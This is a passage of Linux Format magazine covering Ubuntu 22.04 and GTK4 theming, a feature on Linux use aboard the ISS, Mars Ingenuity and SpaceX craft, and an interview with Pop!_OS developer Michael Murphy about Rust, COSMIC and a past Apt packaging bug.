$ sudo apt install libfdk-aac2 libldacbt-{abr,enc}2
libopenaptx0
```

if you run into difficulties. Alternatively, seek more up-to-date documentation, we are unfortunately static!

Ubuntu has used Gnome as its default desktop since 18.04 LTS. If you pine for the Unity desktop, then you might be interested in the Extended Security Maintenance (ESM) that's available for the previous LTS, Ubuntu 16.04 (Xenial Xerus). The official support period for this expired in May 2021, but since this version is still widely deployed Canonical offers paid-for support to organisations. This is achieved through its Ubuntu Advantage for Infrastructure program. Personal users are allowed ESM on up to three machines for free, so if you want to keep the Xerus alive you can now do so in a safe and (semi) supported manner.


We were feeling nostalgic, so we fired up Ubuntu 16.04 on our XPS. This hadn't been booted for some time, and had problems seeing our new-fangled USB-C dock (or the network cable plugged therein). But once we'd updated it, enrolled the machine in Ubuntu Advantage and updated again everything worked more or less fine. Don't let anyone tell you nostalgia is not a good reason for running old software. Especially when you're entitled to run three instances for your own pleasure. If you were looking for actual phone and ticket support, then this starts at $150/year for a single desktop installation or $750/year for a server. It's not really intended to help beginners get their printers or Wi-Fi working. Ask nicely on **https://ubuntuforums.org or https://askubuntu.com** for that sort of support.

Booting back into the new release was much quicker and smoother by comparison, which to be honest you'd expect after six years of UI development. This release might not have the kind ground-breaking features that we used to enjoy, but that's probably a good thing. All those features and breaking changes we used to love five to 15-years ago were a consequence of desktop Linux still being rather new. Now that Ubuntu's



One thing that was quite hard to screenshot (but for once not because of Wayland) was the new screenshot tool. Oh the irony!

desktop is established, like it or not, it doesn't make sense to go changing it. Instead, we should take comfort in the fact that after four years of using Gnome for its flagship desktop, the experience is now second to none. The stutters and memory leaks that dogged Ubuntu Gnome's performance for so long are well and truly gone.



Menus in titlebars. Amazon search results in the HUD. Ubuntu 16.04 had some crazy ideas!

A common Theme

Gnome themes have come under the spotlight since the introduction of GTK4 (inaugurated with Gnome 40). Did we say themes? Ah, we meant theme, because custom theming of Gnome applications is now verboten. The default GTK3 theme was called Adwaita, a Sanskrit word often translated as 'the only one', (literally 'not two'). But it wasn't really the only one, because developers could happily write their own CSS stylings.

In GTK4 this theme has been promoted to a platform library, **libadwaita**, which Gnome developers say will guarantee conformance with their Human Interface Guidelines. And (like the characters often say in *Highlander*) there can be only one. GTK3 applications will still respect custom themes, but GTK4 ones will only support the limited changes (for example, background and accent colours) permitted by **libadwaita**.

For Ubuntu 22.04 this might be bad news, because at present it uses a mix of Gnome 42 applications (**libadwaita-based**) plus some from older releases (such as *Files*, which is based on GTK3 and **libhandy**). This may change prior to release, otherwise there are going to be some cosmetic inconsistencies. If this bothers you, then you might want to run away from Gnome 42 for the next little while, in which case there are some suggestions in the box (*see below*).

The old Gnome *Tweaks* tool is still available in the repo, but like the EGO website it can no longer manage Gnome extensions. That's okay, because it can do most everything else, including cleaning up the mess our Gnome fonts ended up in post installation of KDE Plasma. *Tweaks* also enables you to manage startup programs, change titlebar button visibility (or move them to the left, MacOS style) and adjust legacy theming. You can install *Tweaks* with:

```
$ sudo apt install gnome-tweaks
```

This will install a different Extensions tool, currently in beta form. At the time of writing this doesn't let you install new extensions, otherwise we could do away with the previous tool. For even more tweakability, try *Just Perfection*, found in Extension Manager. It allows for parts of the shell theme to be overruled (including removal of the top bar) to make matters more minimal. We don't go for Gnome extensions ourselves (despite having two programs for managing them), let us know what we're missing out on. Enjoy Ubuntu 22.04! LXF


» LOOKING ELSEWHERE?

Latterly there seems to have been a bit of a trend for Linux-leaning social media channels to announce they're "no longer recommending Ubuntu" or other such things. Reasons are varied, we suppose, but the triumvirate of Snaps, Wayland and Gnome don't seem to be to everyone's taste.

We'd still heartily recommend Ubuntu to anyone, beginner or otherwise – as it "just works". Even if you don't like it, as we've seen it can be customised, extended or otherwise bashed around to your taste. Lots of the distros these channels recommend in Ubuntu's stead are themselves based on Ubuntu – for example Linux Mint, Pop!_OS and Elementary OS. All great distros that offer something which is hard to recreate on Ubuntu Linux, but ultimately distros that depend on its packages, infrastructure and documentation. Until now, perhaps.

Mint's latest Debian Edition (LMDE5) is rapidly gaining traction. Pop!_OS has moved its PPA repositories away from LaunchPad and is working on a new Rust-powered desktop environment (with a view to moving away from Gnome). And Elementary OS has had its own app store for ages and has likewise sided with Flatpaks over Snaps. In sum, if Ubuntu doesn't do it for you, there are plenty of derivatives you can switch to without having to learn a whole new way of working.

We're excited to see more people trying Fedora. It's now more accessible, particularly as regards installing non-free software. Together with its rapid release cycle this makes it a great platform for gaming. Well worth checking out if Ubuntu is no longer serving you.



Fedoras and the distribution of that name are all the rage right now.

LINUX IN SPACE!

From a shaky start, Linux is becoming much more established in astronautics. **Mike Bedford** looks at its success to date and its future prospects.

Why do astronauts use Linux? Because you can't open Windows in space. Joking aside, the truth is that the heavens aren't full of Linux-toting computers. But all that's changing, so we'll be looking at how Linux is becoming an important facilitator in space exploration. And that takes us from NASA's supercomputers here on Earth, through to laptops in orbit on the International Space Station (ISS) and flight control computers on SpaceX's launch vehicles and spacecraft, to a single board computer empowering a helicopter flying on Mars.

As well as looking at where and how Linux is used in astronautics, we'll also delve into why it's used. The migration of Linux into space is a recent phenomenon, though, and it's still far from universal. So, we'll also investigate what's held Linux back in space and, to a significant degree, continues to do so today, and what the prospects are for it to boldly go where no operating system has gone before.

OSes beyond the Earth

We're going to be looking at where Linux is being used in space exploration. But first we need to consider space-based computing platforms and, in general terms, how they've influenced the operating system of choice.

Take, for example, the ISS, which was launched over 20 years ago. With Linux being the new kid on the block back then, it wouldn't have been given serious consideration, and upgrading now would barely be feasible. Much of the in-built computer hardware wouldn't support modern distros, and upgrading the hardware and software would be a costly and high-risk strategy.

But even some much more recent space missions have failed to embrace Linux. The Perseverance Martian rover touched down in February 2021 and it'll continue to explore the Red Planet for quite some time yet. But its main onboard computer uses a PowerPC 750 processor – a chip that launched back in 1997. Actually, to be rather more accurate, it uses a variant of the 32-bit PowerPC 750 called the RAD750, and this brings us to a key point. Processors don't fare too well in space. Because of the radiation they constantly have to endure, they're much more likely to suffer occasional glitches, or even catastrophic and permanent failures, than their Earth-bound cousins. For this reason, processors

Credit: NASA

NASA's upcoming Artemis programme, which will use this SLS rocket, doesn't have onboard Linux machines, but back on Earth Linux is critical to pre-launch simulations.

used in space are usually radiation hardened to withstand the rigours of life beyond Earth's atmosphere. These specialist processors aren't cheap. Reportedly RAD750s cost US$200,000 each – so we can barely imagine how much they cost to develop.

The bottom line, therefore, is that manufacturers bring out a new radiation-hardened chips infrequently, and most chips never spawn a radiation-hardened variant. This is a further reason for the antiquity of computing hardware in space, and hence the scarcity of Linux in the heavens. But things are changing here, as we'll see when we look at the so-called Spaceborne supercomputer on the ISS.

In Earth orbit

Although much-reported stories suggest that all the laptops on the ISS migrated to Linux back in 2013, reality is more nuanced, as we learned when we spoke to spoke to Dan Duncavage, system manager of NASA's ISS Avionics and Software Office. "As you can imagine, the station contains many computational devices," he told us. "Most of them are highly custom, and function like avionics systems that you might find on an airliner or military aircraft." Although he didn't specifically spell it out, these mission-critical systems don't employ Linux, but beyond these central systems, we find a more varied situation, as he went on to explain.

"There's a subset of laptops and small computer boxes where Linux is used. A handful of the laptops are used by the crew as their command interface to the core avionics systems. These are based on a customised Linux kernel. The avionics interface and crew user interface software are all purpose-built for these functions, and resides on top of that Linux kernel.

"Additional laptops and IoT devices make up what's called the Station Support Computer (SSC) System. This is similar to what businesses would call a mission-critical IT infrastructure, and supports everything from email to highly custom experiment interfaces and all of the crew's medical monitoring, and it runs the unique space exercise equipment. The majority of the SSC laptops are Windows 10 clients; the IOT devices are built on Debian Linux. The remaining laptops are distributed to experiment-specific applications and international partners. Some of these are Windows and some are Linux of various distributions."

Credit: NASA/JPL

It might only have touched down in 2021, but the Perseverance Martian rover's main processor is based on the venerable PowerPC 750 processor. No wonder it doesn't run Linux.

Onboard the ISS are Honey, Queen and Bumble. Collectively, these free-flying robots form the Astrobee system. Their job is to help astronauts reduce the time they spend on routine duties, leaving them to focus more on the things that only humans can do. NASA says, "The robots are designed to complete tasks such as taking inventory, documenting experiments conducted by astronauts with their built-in cameras, or working together to move cargo throughout the station. In addition, the system serves as a research platform that can be outfitted and programmed to carry out experiments in microgravity – helping us to learn more about how robotics can benefit astronauts in space." And, yes, their control computers run Linux, specifically two of their three ARM-based computers run Ubuntu/ROS, while the third is equipped with Android 7.1.

RUNNING LINUX ON THE ISS

"A handful of the [Linux] laptops are used by the crew as their command interface to the core avionics systems."

So we've seen Linux-based laptops and flying robots in Earth orbit, but a much more powerful Linux machine

» GEARING UP THE RASPBERRY Pi FOR SPACE

An initiative of the European Space Agency in collaboration with The Raspberry Pi Foundation, Astro Pi is providing teams of young coders with the opportunity to see their applications running aboard the International Space Station, Python and the Linux Operating system. The Astro Pi platform comprises a RPi 4, a sensor HAT and a HQ Camera. But it doesn't look like any previous Raspberry Pi-based platform, as you can see in the photo.

Stringent testing was required before the Astro Pi would be allowed aboard on the ISS. First, it had to be capable of withstanding the huge vibrations that occur at lift-off. Then, to ensure the safety of the astronauts who will use them, the surface temperature of the case couldn't exceed 45 degrees. It also had to have no sharp edges, and it had to be proven that it wouldn't interfere with other equipment on the ISS, or that such equipment would interfere with the Astro Pi.

Two of the latest generation of Astro Pis were taken to the ISS in December 2021, to replace the previous Astro Pis that had spent six years in orbit. Following a test period by astronauts in space, they're ready to run student programs. Entries were open to teams of young people, aged 19 or under, from ESA member states or Slovenia, Canada, Lithuania, Latvia, or Malta, and winning entries will be deployed in May 2022, with the 2022/23 challenges launching in September.

Credit: ESA/NASA

Despite appearances, this Astro Pi, onboard the ISS, contains Raspberry Pi hardware and provides the opportunity for young people to see their code working in orbit.

was taken to the ISS in 2017 for a year-long mission. Called the Spaceborne Computer, it's been described as a supercomputer and its purpose was to research alternatives to the usual radiation hardening approach for protecting computers from the hazards of radiation exposure. This, it's suggested, will pave the way to using more up-to-date and higher performance processors than are currently used, as would be required for future long-term manned missions, for example to Mars.

The Spaceborne Computer is a commercially available supercomputer designed and produced by Hewlett Packard Enterprise (HPE). It includes HPE Apollo 40-class systems with a high-speed interconnect, running an open-source Linux operating system. According to HPE, the Spaceborne Computer contains compute nodes of the same class as Pleiades, one of NASA's premier supercomputers.

As an alternative to using radiation-hardened processors, a software solution was developed to mitigate negative impacts of radiation on reliability. During high-radiation events, the electrical power consumption and, therefore, the operating speed of the computer system was lowered, with the aim of determining if such systems can still operate. The conclusion was favourable. During its demonstration mission, the Spaceborne Computer performed more than one trillion calculations per second (one teraflop) for 207 days without requiring a reset.

While we've not yet seen Linux employed in NASA's mission-critical jobs, even that's changing, and the ISS is a beneficiary. Until it was retired in 2011, the Space Shuttle took astronauts and supplies to the ISS, alongside the Russian Soyuz and a few other launch vehicles. For a short while, America had to hitch a ride to the ISS on the Russian launch vehicle, but then, in 2012, the forces of capitalism came into play. Space was no longer the sole domain of government-owned space agencies. Now, the ISS is also supplied by launches by SpaceX and Northrop Grumman Space Systems. And the SpaceX Dragon spacecraft and its Falcon launch vehicle are especially interesting.

Credit: NASA/Shane Kimbrough.

These floating robots on the ISS form the Astrobee System. They assist the crew with basic tasks, and run Linux.

Credit: NASA

Laptops onboard the ISS run a variety of operating systems, with Linux empowering the crew's interface to the core avionics systems.

Where NASA leads, SpaceX follows, you might think. But that isn't a valid assessment, and the choice of operating systems is a case in point. For while NASA's forthcoming SLS launch vehicle uses a proprietary Boeing operating system in its flight control computer, and the Orion crew exploration vehicle uses a real-time operating system called Integrity-178B from Green Hills Software, it appears that SpaceX is firmly in the Linux camp. But this is no ordinary Linux, and certainly not any distro you might choose for your PC.

Although SpaceX declined to speak to us, and details are sparse elsewhere, there's consensus that the Falcon 9 launch vehicle uses a stripped-down version of Linux running on x86 processors, and the flight control software was written in C++.

Further afield

It would be great if we could tell you that a Linux-based computer is on board the Pioneer 10 and 11 spacecraft, which have now left the Solar System and are heading

» SUPERCOMPUTING AND SPACE EXPLORATION

You'll probably have noticed that NASA is intent on returning astronauts to the Moon for the first time since Apollo 17 in 1972. Called the Artemis programme, it'll be based on the Orion spacecraft that will be launched atop the new Space Launch System (SLS) rocket. But given NASA's apparent reluctance to use Linux for mission-critical applications, it'll probably come as no surprise that Linux doesn't form a part of either Orion or SLS. That doesn't mean that the success of Artemis won't depend on Linux, though – far from it.

Underpinning the design and verification of all NASA's spacecraft is simulation, and Artemis is no exception. It's surely not surprising that these simulations are hugely processor-intensive, so some serious computing muscle was called for. Simulations of the landing process, for example, are being carried out at NASA's AMES Research Center in California on a supercomputer called Aitken. In November 2021, when it boasted 242,688 cores, it was the world's 49th fastest computer, but it's been expanded since then. And, needless to say, since the operating system has powered all the world's 500 fastest supercomputers since 2017, it runs Linux.

If you want to learn more about why Linux is the undisputed king of supercomputing, be sure to take a look at our expose in **LXF284**. If you'll excuse this spoiler, though, with commercial top-end operating systems being licenced per core, if you've got a quarter of a million cores, FOSS is surely the way to go, and such financial considerations are just the tip of the iceberg.

for the stars. But we can't. The first of these probes was launched just four months after the launch of the first ever microprocessor, Intel's 4-bit 4004. Needless to say, the Pioneers carried computers made from individual logic chips that probably didn't even have an operating system. However, Linux can be found beyond the confines of the Earth, about 278 million kilometres beyond in fact, and it took over six months to get there.

The Jet Propulsion Laboratory in California is responsible for NASA's missions to Mars and beyond. To get a view of the changing face of Linux in space exploration, we spoke to Tim Canham, senior flight software engineer at JPL who explained the motivators and detractors to increasing the use of Linux in space.

First the success stories. "Linux has had two prominent uses here at JPL recently: the Mars Ingenuity helicopter and the Perseverance Rover EDL camera system," Tim was pleased to tell us. "Both systems were considered technology demonstrations and weren't critical to the survival of the Rover, but Linux has performed well in both cases."

Given the fact that Linux is excluded from some space projects because of the antiquity of the computing hardware, one reason for its inclusion on Ingenuity makes a refreshing change. The Martian atmosphere is more than 100 times thinner than Earth's, and this places huge demands on the design of an aircraft intended to fly on the planet. As well as larger-than-usual rotors, keeping the weight to an minimum was critical, and this brings us to the computing hardware. An ARM-based Qualcomm Snapdragon 801 based computer system was chosen to meet these strict requirements and, yes, you've guessed it, Linux was chosen because the VxWorks operating system that would normally be used by NASA in such applications wasn't available for the Snapdragon chip.

So why are these applications the exception rather than the rule? Except for the legacy nature of the computing hardware often used in astronautics, what's held back the application of Linux? Tim suggested a few reasons, starting with a concern about real-time performance. "Flight software typically has hard software deadlines that have to be met to guarantee the survival of the spacecraft. If the operating system can't make guarantees that those deadlines can be met, it can't be used.

"Linux isn't primarily designed as a real-time operating system. Linux has real-time patches to the mainline kernel that improves the performance, but it's been problematic applying it to modified kernels that are provided by board vendors. The fairness algorithm and underlying I/O make it hard to guarantee timing."

Credit: www.rawpixel.com/image/2229601

SpaceX's flight control computers aboard craft like this Crew Dragon operate under Linux, in a marked departure from NASA's approach.

Credit: NASA/JPL/Caltech

Seen here undergoing a final inspection prior to launch, the Ingenuity drone is now operating on the Red Planet thanks to its Linux-based computer.

We can imagine that his second reason might cause a few hackles to be raised, though. "Fair or not, there's a perception that since Linux is based on a lot of open source contributions, it's difficult to know or reasonably assess the quality of the code that comprises the kernel, drivers or other apps running in the distribution."

But things are changing, as Tim explains. "The role of Linux is still evolving and different organisations have different risk postures related to usage, but I think for NASA, Linux can find a niche in areas where it has advantages: data processing and operation of fight hardware in non-critical contexts. Linux brings enormous open-source advantages that can speed development and take advantage of software already available in the community. I also think there's a chance to deploy Linux in a compute environment where hypervisors can separate the real-time domain from the processing domain."

So while Linux hasn't turned space exploration on its head, changes are taking place. And you can take some comfort in the fact that Ingenuity, the first aircraft ever to fly above the surface of an alien world, is a Linux-powered miracle of astronautical engineering. LXF

» INTRODUCING CUBESATS

Space exploration might have evolved to use commercial service providers such as SpaceX, but further democratisation of space research is just a pipe dream, you might think. But you'd be wrong.

CubeSats are tiny satellites, measuring just 100mm across and weighing no more than 1.33kg. They can cost as little as £38,000 to build and, because they can be launched from the ISS or as a secondary payload alongside more mainstream satellites, they can be launched for not a lot more. As such, they've formed the basis of student projects, often with funding from bodies like the ESA, and have even been built by groups of enthusiasts – for example, amateur radio societies.

Although Linux isn't universal in CubeSats, given that the open source philosophy is key to much of the CubeSat community, it's no surprise that Linux is a common choice, alongside the likes of FreeRTOS. The open source approach goes well beyond the operating system, and it isn't even restricted to the software. Open hardware processor boards are common. You can find designs for components such as thrusters, and there have even been complete open source satellites, including a design by the Libre Space Foundation. What's more, there are networks of open source satellite ground-stations and, reportedly, if you have access to a 3D printer you can build your own ground station for just a few hundred pounds.

TOP OF THE POP!_OS

System76 developer Michael Murphy shares his Pop!_OS insights with Linux Format's self-proclaimed top Pop fan **Jonni Bidwell**.

Readers in the US who are on the lookout for a Linux machine could do a lot worse than hit up Denver-based System76 and grab one of its fine desktops or laptops. Nope, this isn't an advertorial, this is just fact. We've been impressed by System76's efforts ever since it launched its first machines in the mid-naughties. We'd recommend them to UK readers too, but transatlantic shipping is a little pricey. Oh, and the reference to the 1776 American Revolution twinges our government-mandated nationalistic sensitivities a tad, too.

Be that as it may, System76 has also been shipping its own Linux distribution since 2017. And it's not just for its hardware too – it works great on other PCs. Far from being just another Ubuntu spin, Pop!_OS runs a different bootloader, uses its own shell (dubbed COSMIC, for Computer Operating System Main Interface Components), and even has its own power scheduler. Which makes it ideal for laptops.

We hit up System76 software engineer and Pop!_OS maintainer Michael Murphy to discuss the latest Pop release, a bug that hit the social media big time and the challenges faced by Gnome-based distros that don't want to look like Gnome. And not content with all that activity, System76 is big into the Rust programming language. So much that the company is making a new Rust-powered desktop. We're sure you want to hear about it just as much as we do. So read on...

RUST'S APPEAL IN A NUTSHELL

"After spending some time with the alpha, it was clear to me that Rust was the future of software development."

Linux servers have been widely available for almost as long as there has been Linux. But for a long time it was remarkably difficult to buy a desktop PC with Linux pre-installed, never mind a laptop. A few smaller vendors popped up at the turn of the millennium, but most of these have since vanished. It's a different story today, where the likes of Dell and Lenovo will happily sell you a laptop running Linux rather than Windows. We also have speciality manufacturers such as Purism and Pine, which both make Linux laptops and phones. And it would be remiss not to mention UK-based Entroware. But consider System76, which set up shop in Denver, Colorado back in 2005, and has been making finely crafted Linux machines ever since.

Hoping to cause an open source revolution (and independence from proprietary software), the first machines shipped were desktops running Ubuntu 5.10 Breezy Badger. Skip on a few years and the company now has a couple of dozen employees, does its manufacturing in-house, open sources its hardware designs, and makes its own OS as well. Pop!_OS, despite the slightly awkward punctuation, has enjoyed a huge amount of popularity thanks to being available to everyone, not just owners of System76 kit.

Michael Murphy manages to spend time – at least an hour or two – outdoors in between his Rust projects and Pop!_OS work.

We talked to Michael – Pop developer, Rust aficionado and community man (**@mmstick** on Pop's social media) – to find out more about the OS with onomatopoeia. His Linux journey began back in 2008. "Linux was a miserable desktop experience back then for anyone with a PC that happened to have AMD graphics," said Michael. "Despite all of the issues that I had with applications consistently crashing, kernel regressions and hardware which was poorly supported, I believed that there was a lot of potential in the open source movement. Linux desktops would, some day, be a viable replacement for Windows once hardware manufacturers start supporting it".

Oh gosh, we remember the proprietary *Fglrx* driver. Fortunately those days are gone. As are Michael's college days. Realising a traditional IT path would have led him down the dark roads of C#, .NET and Java, he opted out after two years and chose Linux instead.

"Linux was a much better environment to work in, in that had some sense of purpose in life behind it," said Michael. A few years later, and he had found his calling. "By 2015 I had experimented with a lot of different programming languages, and Rust was nearing release. After spending some time with the alpha, it was clear to me that it was the future of software development. The Rust ecosystem was developing rapidly, GTK bindings were increasingly functional, and I joined Redox OS to experiment with designing a system shell while making GTK applications on the side."

Speedy Rust projects

Rust is becoming extremely popular. The number of projects described as "a lightning fast {} programmed in Rust" on GitHub is getting ridiculous (Alacritty, Joshuto, Lapce). We had the pleasure of meeting Rust champion (and open source titan) Jim Blandy at OSCON back in 2015 (see **LXF209**). He told us that after decades of people using C and C++ and overflowing buffers, "the jury is in, the experiment has run, humans can't write that code, they can't be trusted". So we know that after so many decades of trying to write memory-safe code, we need a new approach. And that approach is through new languages like Rust, Swift and Go.

Redox OS (**www.redox-os.org**) is Pop founder Jeremy Soller's microkernel-based, Unix-like OS that's written in Rust. And it was through his Redox OS work that Michael joined the System76 team in 2018. "My initial task was a collaborative development with elementary OS to develop a Linux distribution installer backend in Rust with a GUI frontend in Vala. Since then, I've worked on a variety of Pop projects, and have tried to maintain an active presence supporting the Pop community on Reddit and Mattermost."

So there's a connection to one of our other favourite Ubuntu-based distros: "Cassidy [James-Blaede] was doing UX work for Pop before he joined elementary OS full time. He designed the earlier GTK projects in Pop and it's the reason why the Pop Shop and installer are forks of the elementary AppCenter and installer. However, elementary has always leaned in heavily on Vala as its favourite programming language, and we prefer Rust." The current Pop desktop is called COSMIC, but it's a not very well-kept secret that System76 is working on its own Rust-powered desktop environment of the same name.

A COSMIC undertaking

We asked Michael how COSMIC fits in with its Gnome underpinnings. "The existing COSMIC desktop is purely written in JavaScript as a series of 'monkey patches' to a GNOME Shell JavaScript process, which binds directly to a C process with access to C libraries. There's much to dislike about the current state of the implementation, from instability, performance issues, and most certainly a lot of undiscovered security vulnerabilities.

"As I was developing *pop-shell*, there were a lot of restrictions that I couldn't work around, and many bugs that remain unresolved. For instance, I can't shrink a window below its minimum width and height to fit into a tile. Any attempt to work around that caused the shell to crash from memory safety errors."

As to why System76 was such a big fan of Rust Michael said, "There are many reasons to like Rust, and many to dislike C and C++. C is now 50 years old as a programming language, and C++ inherits a lot of the flaws while adding on additional flaws. Both were designed before the internet was a concept. There's decades of programming language theory research that's completely absent from these designs, and even

Pop!_OS has a much nicer installer compared to, say, Ubuntu, and it comes complete with a refresh/repair option for when things go wrong.

a lot of research that was ignored by C at the time it was designed.

"Both of these languages peaked a long time ago. It's reckless to continue developing new projects with them. There's an absurd amount of money that's been invested into trying to work around some of these design flaws in compilers, and no matter how much research goes into these efforts the end result isn't good enough. There's perhaps an even greater amount of money lost trying to resolve common bugs and vulnerabilities caused by its use. We need to be more honest about its usage and consequences. Even Microsoft acknowledged that 70 per cent of its vulnerabilities are caused by it.

"Many people might answer that memory safety is the main reason to use Rust, but it's a side-effect of three features in Rust that are beneficial in more ways than memory safety alone. These features are the aliasing XOR mutability rule, the ownership model, and type markers." Okay Michael, you might need to explain these for us. Use the box (*below*) for your answers.

System76 makes beautiful Linux PCs, such as the Thelio Mira pictured here with its Launch keyboard.

Pop was launched in 2017, when Ubuntu abandoned its Unity desktop in favour of Gnome. Its own website (**https://pop.system76.com**) describes Pop as "an operating system for STEM and creative professionals who use their computer as a tool to discover and create". And we don't dispute it. Since its inauguration it's gone from strength to strength, introducing a new tiling window mode, a helper for managing TensorFlow installations, a bespoke power scheduler and more.

Linus Tech Tips and Pop!_OS

Yet Pop has also made headlines for somewhat less-fortuitous reasons. Back in September, famed Youtube channel Linus Tech Tips (LTT) took on a challenge to use Linux as a daily driver. The result didn't exactly reflect glowingly on Pop!_OS, because Linus (not Linus Torvalds) at one point tried to install *Steam*, and due to a bug was met with *Apt* wanting to remove a whole bunch of important system packages. *Apt* had the sense to realise this may be unwanted, but its defence at the time was to issue a prompt requiring the user to enter the phrase "Yes, do as I say!". Duly, Linus did as the prompt said, and duly his system was hosed.

Michael explained how things went south. "The issue happened because of a *Systemd* update pushed to Launchpad that had only built and published the amd64 packages. *Steam* depends on the i386 libraries from *Systemd*, so it wasn't possible to install. At the time, we depended on Launchpad for our system repository, but Launchpad recently started blocking i386 builds of packages unless the packages were on an allowlist. Up until that point, *Systemd* packages we published were on that allowlist, but we backported a newer version of *Systemd* whose version wasn't permitted.

"We noticed the issue immediately after and had it fixed within an hour. What we didn't know was that LTT was livestreaming installing it at this moment. Rumours started spreading about a Pop incident because the livestream was private and would be public in a week. Once it had gone public there was a never-ending stream of accusations and demands for us to fix this

» THE RUSTY TRINITY

Okay Michael, tell us about Aliasing XOR mutability, ownership models, and er, that other thing you said. "Aliasing XOR mutability means that a value may either be lent with multiple read-only references, or lent with a single mutable reference," explains Michael. "It also means that you can't pass ownership of a value while it's being actively referenced. This is technically a best practice to follow regardless of what programming language that you use, but it wasn't possible to verify at compile time until Rust.

"The ownership model in Rust simply declares that any variable passed by value into a function is transferring ownership of the value to that function. This means that you can't use a variable again after it's been passed into a function. This is very useful for API authors because they can ensure that a value that should be used once is consumed on use. Type markers are another interesting compile-time mechanism to prevent misuse of values in APIs. The compiler uses these to prevent misuse of values being moved or shared across threads. This makes developing multi-threaded applications much easier.

"The thing that I particularly like about these features is that they're what makes the self-documenting nature of Rust code possible. You'll always know when a function is expected to modify a reference, and ownership transfers make it possible to have compile-time state machines and one-use tokens. They also raise the minimum bar of code quality so that these best practices are adhered by all Rust code. And they make some interesting mechanisms possible, such as compile-time reference counters and the GhostCell research paper (see **https://plv.mpi-sws.org/rustbelt/ghostcell/paper.pdf**)".

issue (which had already long been fixed by this point), wanting to know why it happened.

"I'm not sure why *Apt* resolved the missing package conflict in that way. It may have been trying to downgrade to the Ubuntu version of *Systemd* and reasoned that *pop-desktop* needed to be removed with it, which would mark all of the base dependencies as orphans for removal. Yet to be fair to *Apt*, *pop-desktop* is marked as an essential package, so it did warn that the process would remove such packages and was dangerous. The *Pop Shop* doesn't permit that kind of operation from proceeding, instead giving an error. So it was only possible to enter 'Yes, do as I say!' from the terminal. For everyone else, the only intervention necessary was to wait for the next *Apt* update to have an updated package list with the missing packages in it."

Assurances on Pop!_OS's quality

We asked Michael if QA processes had changed as a result of this fracas, and they have. Pop!_OS doesn't rely on Launchpad and PPAs at all now: "This accelerated our desire to migrate away from Launchpad and host from the same repositories that QA uses for testing everything internally. The QA team has always been improving its exhaustive QA process.

"Developments are an iterative process. Past bad experiences become test cases for future developments. The QA team added more items to their checklists, and continued working on an automated testing system. *Steam* is installed regularly on an automated system. *Steam* is also now part of the *Systemd* update checklist. Most of us have *Steam* installed on our systems, either because we play games ourselves or just want to be another point safeguarding it. So there's really no need to be causing concern for *Steam*.

"Launchpad is a shared hosting service with shared build servers that aren't equipped with Threadrippers. On the one hand the bandwidth from the service was free, but on the other it had many restrictions on how we can package our software, how quickly we can release updates, and the i386 issue was a serious conflict for us. Given that we already had a packaging CI internally, migrating to that solution was always a long-term goal.

"There is no PPA anymore in Pop besides the 18.04 and 20.04 releases. We'll likely replace the 18.04 and 20.04 PPAs with **apt.pop-os.org** after the 22.04 release to bring everything together into one roof. I'd also add that the Flatpak version of *Steam* is available to install out of the box on Pop. I'd like to see everyone switch to using this long term because it has the highest level of compatibility regardless of the version of Linux that you're using. Many games on *Steam* rely on linking to shared system libraries at runtime, but these games aren't always compatible with the versions in the repository. CSGO has been a source of many complaints because it depends on an older version of a system library no longer offered in Ubuntu beyond 20.04. Keeping *Steam* isolated in a sandbox will allow you to keep a lean system installation without the need for 32-bit packages, and system refreshes will retain the *Steam* installation without needing to be reinstalled.

Pop has window tiling, PipeWire and perhaps the prettiest backgrounds.

Look at these fine backgrounds, and yes we did notice the similarities between Pop!_Shop and elementary OS's app store. Nothing escapes our attention on Linux Format. (But deadlines?–ED)

It's not easy being a maverick OS, and Pop has encountered more than its fair share of friction. Latterly, this has been around the theming of GTK apps and libadwaita, but "not working with upstream" has been a common accusation directed at anyone doing things differently in the Linux community. Michael elaborated: "The single greatest community interaction issue for everyone who develops software for Linux is gatekeeping by Linux users, further compounded by mob mentality. Any progress made by someone other than the established few is automatically assumed to be an attack against their favourite desktop or distribution.

> **MICHAEL VS THE GATEKEEPERS**
> "There's this belief that only a certain few are permitted to exist, that all who come after owe their existence to them."

"Every modification made to Pop is seen as not contributing to Ubuntu. Every modification to GNOME is seen as not contributing to GNOME. COSMIC is considered an attack against Linux desktop adoption. There's this strong belief that only a certain few are permitted to exist, that all who come after owe their existence to them, and must write software exclusively for them. Contributing to something that already exists isn't always the easiest or best option.

"There are always going to be differing opinions on UX and implementation details, and sometimes a project that's already well established is unable to adapt to new changes as a new design could. Often it's easier and quicker to develop something new from scratch than to inherit an older codebase written by someone else in a 50-year-old programming language." LXF

SHARIK

Credit: https://github.com/marchellodev/sharik

Network-share files quickly and easily

Nick Peers reveals how to share files over your local network without getting bogged down in networking protocols.

OUR EXPERT

